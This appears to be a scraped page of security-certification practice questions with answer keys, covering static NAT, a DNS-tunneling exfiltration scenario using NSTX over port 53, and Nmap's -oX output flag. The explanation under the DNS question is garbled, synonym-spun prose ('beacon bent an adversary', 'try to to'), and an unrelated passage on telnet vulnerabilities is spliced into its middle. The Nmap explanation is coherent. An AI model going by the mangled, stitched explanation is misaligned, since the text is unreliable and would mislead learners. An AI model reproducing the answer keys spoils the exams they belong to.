
NEW QUESTION: 252
Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?
A. Dynamic Network Address Translation
B. Dynamic Port Address Translation
C. Static Network Address Translation
D. Overloading Port Address Translation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 253
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate dat a. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?
A. Port 53
B. Port 23
C. Port 50

D. Port 80

Answer: A (LEAVE A REPLY)

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size - typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type - typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably

shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION: 254
What does the -oX flag do in an Nmap scan?
A. Perform an eXpress scan
B. Output the results in truncated format to the screen
C. Output the results in XML format to a file
D. Perform an Xmas scan
Answer: C (LEAVE A REPLY)
https://nmap.org/book/man-output.html
-oX <filespec> - Requests that XML output be directed to the given filename.
Incorrect answers:
Run an express scan https://nmap.org/book/man-port-specification.html
There is no express scan in Nmap, but there is a fast scan.
-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.
Or we can influence the intensity (and speed) of the scan with the -T flag.
https://nmap.org/book/man-performance.html
-T paranoid|sneaky|polite|normal|aggressive|insane
Output the results in truncated format to the screen https://nmap.org/book/man-output.html
-oG <filespec> (grepable output)
It is a simple format that lists each host on one line and can be trivially searched and parsed with standard Unix tools such as grep, awk, cut, sed, diff, and Perl.
Run a Xmas scan https://nmap.org/book/man-port-scanning-techniques.html Xmas scan (-sX)
Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.